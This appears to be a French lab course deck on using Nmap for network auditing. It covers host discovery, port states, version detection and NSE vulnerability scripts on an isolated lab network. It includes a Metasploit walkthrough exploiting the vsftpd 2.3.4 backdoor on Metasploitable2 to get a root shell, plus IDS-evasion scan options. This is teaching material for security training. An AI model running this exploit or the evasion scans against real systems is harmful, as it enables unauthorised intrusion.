BTS SIO · SISR — LAB SÉCURITÉ RÉSEAU

Nmap, de la cartographie à l'audit réseau

Reconnaissance, détection de services, recherche de vulnérabilités et preuve de concept — sur un réseau de lab isolé `10.10.52.0/24`.

Kali Linux · Metasploit · NSE Scripts · Proxmox

01 — LE TERRAIN DE JEU

Un lab isolé, 4 machines

Toutes les VM sont sur le même réseau coupé d'Internet. Metasploitable n'est **jamais** exposée ailleurs que dans ce segment.

.10

Kali Linux

Poste de l'auditeur. Nmap, Metasploit, Hydra.

.20

Windows 10

Poste client, pare-feu actif (SMB, RDP).

.30

Metasploitable2

Cible volontairement vulnérable. Services obsolètes.

.40

Serveur Debian

SSH + serveur web. Services « de production ».

└ réseau interne 10.10.52.0/24 · aucune route vers l'extérieur ┘

L'anatomie d'un scan

```
nmap  [type de scan]  [options]  [cible]
```

COMMENT sonder

`-sS` SYN · `-sT` Connect · `-sU` UDP · `-sn` ping seul

QUOI approfondir

`-sV` versions · `-O` OS · `-sC` scripts · `-p-` tous les ports

QUI viser

Une IP · une plage `.10-50` · un sous-réseau `/24` · un fichier

💡 Sans option, Nmap scanne seulement les **1000 ports** les plus courants. Pour tout voir : `-p-`.

03 — LE PIÈGE CLASSIQUE

Trois états, à ne pas confondre

open

Une application écoute et accepte la connexion. **Le port répond (SYN/ACK).**

closed

La machine répond « fermé » (RST). Aucun service, mais la cible est joignable.

filtered

Un pare-feu bloque la sonde **en silence**. Impossible de savoir ce qu'il y a derrière.

⚠ **Ne jamais confondre** « filtered » et « closed » : un port filtré peut très bien cacher un service actif protégé. C'est tout le problème de l'auditeur face à un bon pare-feu.

04 — ÉTAPE 1 DE TOUT AUDIT

Qui est vivant sur le réseau ?

On commence **toujours** par repérer les machines allumées, sans toucher à un seul port. On évite ainsi de scanner 254 adresses pour rien.

```
$ nmap -sn 10.10.52.0/24 # ping scan
```

- Rapide et discret : aucun scan de port
- Donne la liste des hôtes actifs + leur MAC
- Ajouter `-n` coupe le DNS → encore plus rapide

Le réflexe pro

Découverte large → scan rapide `-F` sur les hôtes trouvés → scan complet sur les cibles intéressantes.

- `10.10.52.10` Kali
- `10.10.52.20` Windows
- `10.10.52.30` Metasploitable
- `10.10.52.40` Debian

Identifier services & versions

La version exacte d'un service (ex. `vsftpd 2.3.4`) est l'info la plus précieuse : une version obsolète = une piste d'attaque directe.

```
$ nmap -sV 10.10.52.40 # détecte le logiciel et sa version
```

```
$ nmap -sC -sV 10.10.52.40 # + scripts par défaut (bannières, HTTP…)
```

```
$ nmap -p- 10.10.52.40 # les 65535 ports, rien n'échappe
```

```
$ nmap -Pn 10.10.52.20 # force le scan si la cible ignore le ping (Windows)
```

Chasser les vulnérabilités

NSE transforme Nmap en vrai outil d'audit : il compare les versions détectées à des bases de failles connues (CVE).

```
$ nmap --script vuln -p 21,22,80,445 10.10.52.30
```

- Catégories : `safe`, `vuln`, `auth`…
- `brute`, `exploit`, `dos` = à n'utiliser que sur ses propres machines
- Toujours vérifier : les faux positifs existent

Le verdict du scan

La cible `.30` expose un **vsftpd 2.3.4** — une version avec une porte dérobée documentée.

```
PORT STATE SERVICE
21/tcp open ftp vsftpd 2.3.4
| vuln: backdoor détecté
|_ port 6200 → shell root
```

L'exploitation encadrée


Metasploit vérifie concrètement la faille repérée. L'objectif s'arrête à la **preuve de concept**.

```
msf> use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf> set RHOSTS 10.10.52.30
```

```
msf> set PAYLOAD cmd/unix/interact
```

```
msf> exploit # → id : uid=0(root)
```




Recherche et lancement du module vsftpd_234_backdoor sous msfconsole

08 — RESTER SOUS LE RADAR

Discrétion & évasion d'IDS

- `-T0` → `-T5` : du plus lent (furtif) au plus rapide (bruyant). `-T4` en TP.
- `-f` : fragmente les paquets pour troubler certains pare-feux.
- `-D RND:5` : noie la vraie IP source parmi des leurres.

À savoir : un IDS moderne (Snort, Suricata) n'est pas dupe des leurres — la vraie source reçoit les réponses. Plus pédagogique qu'opérationnel.



Scan -sS -T0 : furtif… mais 0,10 % en 15 min. La discrétion a un prix.

09 — À GARDER SOUS LA MAIN

Mémo des commandes essentielles

`nmap -sn 10.10.52.0/24`	Découvrir les hôtes actifs
`nmap -F cible`	Scan rapide (100 ports)
`nmap -sV cible`	Versions des services
`nmap -sC -sV cible`	+ scripts par défaut
`nmap -p- cible`	Les 65535 ports

`nmap -Pn cible`	Forcer si le ping est bloqué
`nmap --script vuln cible`	Rechercher des failles connues
`nmap -oA fichier cible`	Exporter (.nmap/.xml/.gnmap)
`nmap --reason cible`	Expliquer l'état d'un port
`nmap -T4 cible`	Rythme rapide en réseau interne

-sn d'abord
repérer les hôtes avant tout scan de ports

-n pour accélérer
couper la résolution DNS sur un gros réseau

sudo pour -sS
les scans furtifs exigent les droits root

LA BOUCLE D'AUDIT

Scanner, c'est comprendre pour mieux protéger

Découvrir
Cartographier hôtes, ports et services exposés.

Évaluer
Identifier les versions vulnérables et le prouver.

Corriger
Mettre à jour, désactiver, filtrer, segmenter.

Mises à jour (vsftpd, Samba), fin de Telnet au profit de SSH, mots de passe robustes et segmentation réseau : chaque étape du scan a sa remédiation.